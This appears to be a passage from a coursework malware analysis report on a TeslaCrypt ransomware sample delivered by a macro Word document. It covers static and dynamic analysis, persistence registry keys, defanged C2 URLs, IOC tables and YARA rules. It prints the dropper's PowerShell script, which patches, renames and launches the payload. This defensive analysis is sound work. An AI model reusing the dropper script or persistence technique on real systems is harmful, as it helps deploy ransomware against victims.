


Figure 14: ms457.exe VirusTotal scan

Going back to the .ps1 script, it is slightly obfuscated, as seen in Figure 15. Making it human-readable is easy enough, seen in Figure 16.

```
PS > 12152021_17_59_52.ps1
$IKAKJweY99 = "MSUpdate.exe"
$JclVYDTm99 = "C:\Windows\Temp\ms457.exe"
$ERLRAwve99 = 0x3C
$bytes  = [System.IO.File]::ReadAllBytes($JclVYDTm99)
$bytes[$ERLRAwve99] = 0xD0
[System.IO.File]::WriteAllBytes("$env:APPDATA\$IKAKJweY99", $bytes)
Remove-Item -Path $JclVYDTm99
Start-Process ("$env:APPDATA\$IKAKJweY99")
```

Figure 15: Obfuscated .ps1 script

```
> 12152021_17_59_52 human.ps1
$process_to_fake = "MSUpdate.exe"
$payload = "C:\Windows\Temp\ms457.exe"
$magic_byte = 0x3C
$bytes  = [System.IO.File]::ReadAllBytes($payload)
$bytes[$magic_byte] = 0xD0
[System.IO.File]::WriteAllBytes("$env:APPDATA\$process_to_fake", $bytes)
Remove-Item -Path $payload
Start-Process ("$env:APPDATA\$process_to_fake")
```

Figure 16: Human-readable .ps1 script

As seen in Figure 16, the script takes the file downloaded by the malicious VBA script in "C:\Windows\Temp\ms457.exe", reads the bytes and stores them in a variable. The byte at position "0x3C" is changed to "0xD0", then written to the user's APPDATA folder under the name "MSUpdate.exe". The "ms457.exe" file is deleted, then the "MSUpdate.exe" file is run.

Modifying the .ps1 script to only change the byte and write the new file in the working directory, as seen in Figure 17, static analysis can start.

```
c2 files > 12152021_17_59_52 human.ps1
1   $process_to_fake = "ms457.exe"
2   $payload = "ms457.orig.exe"
3   $magic_byte = 0x3C
4   $bytes  = [System.IO.File]::ReadAllBytes($payload)
5   $bytes[$magic_byte] = 0xD0
6   [System.IO.File]::WriteAllBytes("$process_to_fake", $bytes)
7   #Remove-Item -Path $payload
8   #Start-Process ("$env:APPDATA\$process_to_fake")
9
```

Figure 17: Modifying the .ps1 script

Checking the type of file, it confirms it is a 32-bit PE file, as seen in Figure 33. Checking the signature shows that it is unsigned, but that it belongs to "nah nah Corporation", its description being "nah nahApp", as seen in Figure 34. If this app would've been under the path and name "C:\Users\<user>\AppData\Roaming\MSUpdate.exe" but with the previously stated company and description, it would be an obvious file and metadata-based indicator of compromise.

Checking the malware's strings in Figure 18, we get some nonsensical strings, such as "pewpewpew" and "die hard", however we can also see the "nah nah" information we gathered before from the sigcheck.

```
10725   number76
10726   pewpewpew
10727   Windows NT %d.%d
10728   Format Text
10729   Tahoma
10730   control.ini
10731   pewpew
10732   Joyhv.pew
10733   die hard
10734   nbvgg.hlp
10735   lohugvb
10736   VS_VERSION_INFO
10737   StringFileInfo
10738   040904B0
10739   CompanyName
10740   nah nah Corporation
10741   FileDescription
10742   nah  nahApp
10743   FileVersion
10744   1.600.5512
10745   InternalName
10746   nah nah
10747   LegalCopyright
10748   nah nah Corporation. All rights reserved.
10749   OriginalFilename
10750   nah nah
10751   ProductName
10752   nah nah
10753   ProductVersion
10754   1.9.0
10755   VarFileInfo
10756   Translation
10757
```

Figure 18: Malware strings 1

In the beginning of the strings check, there were some .dll files and function names that the malware will use, such as VirtualAlloc, seen in Figure 19.

```
655   Strong
656   strong
657   Application
658   ntdll.dll
659   kernel32.dll
660   VirtualAlloc
661   (P`
662   "_u
663   wue
664   GetClusterResourceKey
665   CLUSAPI.dll
666   memset
667   memcpy
668   msvcrt.dll
669   CreateEventW
670   GlobalMemoryStatus
671   KERNEL32.dll
672   RemovePropA
673   USER32.dll
674   RSDS
675   E:\Tools\aolfed\release\osc.pdb
```

Figure 19: Malware strings 2

Loading the file in PEiD, shown in Figure 35, it shows that the entropy of the malware is 7.76 and that it is packed. The packed sections of the code can be seen more in depth by using "detect it easy", seen in Figure 36. The malware will require unpacking before its functionality can be analysed statically any further, therefore it will be analysed dynamically going forward.

3.4. Dynamic Analysis

3.4.1. First Run

Running the malware, the file is deleted from the current folder, as seen in Figure 37. Checking Process Hacker, a new process was created under a random string and it was moved to C:\\Windows, using a lot of CPU and I/O, as seen in Figures 38 and 39. When the file terminated, a text file and an image popped up with ransomware payment instructions, as seen in Figure 40.

Three files, .html, .png and .txt appeared, named "_RECOVERY_+<lowercase_5byte_random_string>", in every single folder, except the C:\\ Windows folder and its subfolders as seen in Figure 41. Moreover, most files were encrypted and a .mp3 extension was added to them, seen in Figure 42. On the desktop, there were three files named "RECOVERY" with .TXT, .HTM and .png file extensions, as well as in the Documents folder, a new file called "recover_file_<random_9bytes_lowercase_characters>.txt", as seen in Figures 43 and 44.

Process Monitor can be used to analyse the actions that the parent and child malware take, filtering by their description, "nahApp", as seen in Figure 45.

3.4.2. Hidden Functionalities

The child malware does several notable registry changes. Firstly, it ensures persistance by adding a new entry to the "HKEY_CURRENT_USER\Software\Microsoft\Windows\ CurrentVersion\Run" registry key, seen in Figures 20 and 21. The persistent malware is saved in "C:\Users\<user>\Documents" under a 12-byte random generated lowercase string.




Figure 20: Child malware creating new entry in registry key




Figure 21: Malware registry entry data

Next, it creates a new key in "HKEY_CURRENT_USER\Sofware" called "xxxsys" and adds an 8-byte binary entry, as seen in Figures 22 and 23. Moreover, another key is created in "HKCU\Software" named after the binary data in the "xxxsys" registry key, as seen in Figure 24. Attempting to run the malware with these keys already set, the child process starts and exits, as it thinks that the ransomware has already encrypted the files on this computer.




Figure 22: New registry key

Figure 23: New registry key binary data

Figure 24: Registry key based on binary data entry

The ransomware malware attempts to allow elevated applications to have access to network devices by setting the "EnableLinkedConnections" registry key to 1, as seen in Figure 25 (Han, 2021).




Figure 25: Attempting to change "EnableLinkedConnections" registry key

Meanwhile, a packet capture running in the background shows attempts at DNS queries for two suspicious URLs, "biocarbon[.]com[.]ec" and "imagescroll[.]com", as seen in Figure 26.

Figure 26: Suspicious DNS queries

3.4.3. Unpacking the Malware Code

Upon running the malware, the child process can be suspended using Process Hacker. Looking through the memory, an executable image of the code is present in memory at address 0x400000, as seen in Figure 27.




Figure 27: Ransomware executable image

The file can be saved as a .bin file and analysed statically.

3.4.3. Analysing the Unpacked Code

Checking the entropy of the memory dump in Figure 28, we can see that the code is mostly unpacked.




Figure 28: Detect it easy memory dump entropy

Looking through the strings, there are many more available for analysis now. For example, in Figure 29, we can see part of a HTTP header, along with file extensions, .dlls and library functions.




Figure 29: New strings in unpacked code

As the ransomware uses a user agent, there must be other URLs that it contacts as its C2 server.

Setting up another machine as a DNS server on the same network, I can simulate a DNS service using inetsim, as seen in Figure 30.




Figure 30: Linux box simulating a DNS server with inetsim

After the ransomware has finished encrypting on the Windows machine, the full traffic has been generated. The ransomware attempts to contact multiple C2 servers with HTTP POST requests, as seen in Figure 31. Looking at the HTTP traffic's time, we can see that the ransomware contacts C2 servers in the beginning and at the end of encrypting.




Figure 31: Ransomware HTTP POST requests

The user agent from Figure 29 appears in the HTTP traffic, as seen in Figure 32.




Figure 32: User agent in HTTP traffic

The following URLs are contacted by the ransomware:

- hxxp://biocarbon.com.ec/wp-content/uploads/bstr.php
- hxxp://imagescroll.com/cgi-bin/Templates/bstr.php
- hxxp://music.mbsaeger.com/music/Glee/bstr.php
- hxxp://stacon.eu/bstr.php
- hxxp://surrogacyandadoption.com/bstr.php
- hxxp://worldisonefamily.info/zz/libraries/bstr.php

The functionality of the malware will be summarised chronologically in the Infection Chain section below.

3.5. Indicators of Compromise

The indicators of compromise found in the malware sample will be compiled in the tables below.

Filename	*Hashes (SHA256)*
Anual ReportV4.docm	6a4c5915ff14fad2d328c1c496cc683e8bafe6642c71c3bb57c3a4d23824f518
ms457.exe	a5a57ea739a939b96f7d20b0c2e482f55144bd938312e41c41cad6373d642769
12152021_17_59_52.ps1	20e892d628581f8727fb8f378962ddbf638434918baae9609a570640bb3d47da
MSUpdate.exe	5343947829609f69e84fe7e8172c38ee018ede3c9898d4895275f596ac54320d

Table 1: Hash IOCs

Filename
<DESKTOP>\RECOVERY.TXT
<DESKTOP>\RECOVERY.HTM
<DESKTOP>\RECOVERY.png
<ALL_FOLDERS>_RECOVERY_+<lowercase_5byte_random_string>.txt
<ALL_FOLDERS>_RECOVERY_+<lowercase_5byte_random_string>.html
<ALL_FOLDERS>_RECOVERY_+<lowercase_5byte_random_string>.png
<USER_DOCUMENTS>\recover_file_<random_9bytes_lowercase_characters>.txt

Table 2: File IOCs

URLs
hxxp://biocarbon.com.ec/wp-content/uploads/bstr.php
hxxp://imagescroll.com/cgi-bin/Templates/bstr.php
hxxp://music.mbsaeger.com/music/Glee/bstr.php
hxxp://stacon.eu/bstr.php
hxxp://surrogacyandadoption.com/bstr.php
hxxp://worldisonefamily.info/zz/libraries/bstr.php

Table 3: URL IOCs

Registry Key	*Subkey name*	*Value*
HKEY_CURRENT_USER\ Software\Microsoft\ Windows\CurrentVersion\ Run	String subkey consisting of 12 lowercase characters	" C:\Windows\system32\ cmd.exe /c start "" "$ {path_to_malware}" "
HKEY_CURRENT_USER\ Software\xxxsys	ID	REG_BINARY data type consisting of 8 bytes
HKEY_CURRENT_USER\ Software\<ID value from xxxsys>	data	REG_BINARY data type consisting of 256 (0x100 hex) bytes

Table 4: Registry IOCs

3.6. Infection Chain

The infection starts from the employee of DodoSOC downloading the .docm file from the company file server. Upon opening the Word file, it says to "click enable to view the document", wanting the employee to enable macros. When the enable button is pressed, the VBA macro in the Word file runs, downloading two files from a command and control server, "ms457.exe" and a PowerShell script. When the VBA macro is finished, it executes the downloaded PowerShell script and fabricates an error saying that "this document is corrupted". Meanwhile, the PowerShell script changed a byte in the "ms457.exe" file, renamed it to "MSUpdate.exe" and moved it to the user's "\AppData\Roaming\" folder, then it ran the moved file.

Upon running “MSUpdate.exe”, the malware creates another .exe file in a different folder with a random 12-byte string of lowercase letters, then executes it and deletes “MSUpdate.exe”. In the first few moments of the new process starting, it attempts to contact some command and control servers mentioned in the Indicators of Compromise section above. The new process establishes persistance by adding a new entry to the “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run” registry key, then creates a new subkey called “xxxsys” and another named after the data in “xxxsys”, to show that the ransomware encrypted the files, as if those keys already exist, the malware does not run.

The new process continues to go through each folder, depth-first, and encrypts all files, except .exe and Windows operating system files, and adds ransomware instruction files (.html, .png and .txt) with the prefix “_RECOVERY_”. When it has done this to all folders, except the “C:\\Windows” folder and its subfolders, it adds three more of the same files to the desktop, called “RECOVERY.(HTM/png/TXT)”, and a “recover_file_<random_string>.txt” to the Documents folder. Moreover, the desktop is set to the image generated with the ransomware instructions and the text file and image file are opened.

3.7. YARA Rule

```
rule RansomDetect
{
	strings:
		$ransom_filetype = “PE32”
		$ransom_company = “nah nah Corporation”
		$ransom_description = “nah  nahApp”
		$ransom_product = “nah nah<<”
		$ransom_machinetype = “32-bit”
	condition:
		all of them and IsMalwarePeFile

}
```

```
rule IsMalwarePeFile
{
        strings:
                $mz = "MZ"
        condition:
                $mz at 0 and uint32(uint32(0x3C)) == 0xD0
}
```

(YARA, 2022).

4. Executive Summary

The “Anual ReportV4.docm” Word document is a malicious document containing a VBA script that downloads a known ransomware malware, TeslaCrypt, and a PowerShell script that initiates the ransomware’s running automatically. The ransomware encrypts all of the user’s files and attempts to encrypt any network drives that show on the user’s computer as well. The ransomware adds instructions on how to decrypt the files and how to pay in every folder, except crucial Windows operating system folders, as well as setting the instructions as the wallpaper of the computer. An indicator for when the malware has finished encrypting, the image and the text ransomware instructions are opened. The malware makes sure that it runs every time the computer starts and contacts a command-and-control server each time it begins and finishes running for status updates.

5. References

Han, D. (2021). *Mapped drives are not available - Windows Client*. [online] learn.microsoft.com. Available at: https://learn.microsoft.com/en-us/troubleshoot/windows-client/networking/mapped-drives-not-available-from-elevated-command#detail-to-configure-the-enablelinkedconnections-registry-entry [Accessed 15 Jan. 2024].

YARA (2022). *Writing YARA rules — yara 4.0.2 documentation*. [online] yara.readthedocs.io. Available at: https://yara.readthedocs.io/en/stable/writingrules.html [Accessed 15 Jan. 2024].

Zhang, T. (2014). *FILE SIGNATURES TABLE*. [online] University of Houston Clear Lake. Available at: https://sceweb.sce.uhcl.edu/abeysekera/itec3831/labs/FILE%20SIGNATURES%20TABLE.pdf [Accessed 14 Jan. 2024].

6. Appendix

```
C:\Users\LLTTCS\Downloads\CW Resource Files\c2 files
λ file ms457.exe
ms457.exe: PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows
```

Figure 33: File command output for malware

```
C:\Users\LLTTCS\Downloads\CW Resource Files\c2 files
λ sigcheck ms457.exe

Sigcheck v2.82 - File version and signature viewer
Copyright (C) 2004-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\LLTTCS\Downloads\CW Resource Files\c2 files\ms457.exe:
        Verified:       Unsigned
        Link date:      18:15 28/02/2016
        Publisher:      n/a
        Company:        nah nah Corporation
        Description:    nah  nahApp
        Product:        nah nah«
        Prod version:   1.9.0
        File version:   1.600.5512
        MachineType:    32-bit
```

Figure 34: Sigcheck command output for malware




Figure 35: Malware PEiD information

